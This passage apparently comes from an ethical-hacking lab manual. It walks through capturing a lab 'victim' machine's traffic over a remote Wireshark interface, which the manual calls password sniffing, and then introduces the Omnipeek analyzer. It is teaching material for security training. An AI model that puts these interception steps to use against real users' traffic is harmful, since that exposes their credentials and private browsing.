


42. The newly added remote interface appears in the **Wireshark. Capture Options** window; click **Start**.

Note: Ensure that both **Ethernet** and **rpcap** interfaces are selected.




43. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. Select **Jason** from the list of user accounts in the left-pane, click **qwerty** to enter the password and press **Enter** to log in. Here, you are signing in as the victim.




44. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, <http://www.goodshopping.com>).

Note: Although we are only browsing the Internet here, you could also log in to your account and sniff the credentials.



45. Switch back to the **Windows Server 2019** virtual machine. **Wireshark** starts capturing packets as soon as the user (here, you) begins browsing the Internet, the shown in the screenshot.



46. After a while, click the **Stop capturing packet** icon on the toolbar to stop live packet capture.

47. This way, you can use Wireshark to capture traffic on a remote interface.

Note: In real-time, when attackers gain the credentials of a victim's machine, they attempt to capture its remote interface and monitor the traffic its user browses to reveal confidential user information.

48. This concludes the demonstration of how to perform password sniffing using Wireshark.

49. Close all open windows and document all the acquired information.

Task 2: Analyze a Network using the Omnipeek Network Protocol Analyzer

Omnipeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. It performs analysis, drills down, and fixes performance bottlenecks across multiple network segments. It includes analytic plug-ins that provide targeted visualization and search abilities.

An ethical hacker or pen tester can use this tool to monitor and analyze network traffic of the target network in real-time, identify the source location of that traffic, and attempt to obtain sensitive information as well as find any network loopholes.

Note: Before starting this lab, we need to find the User IDs associated with the usernames for the **Windows 11** machine.

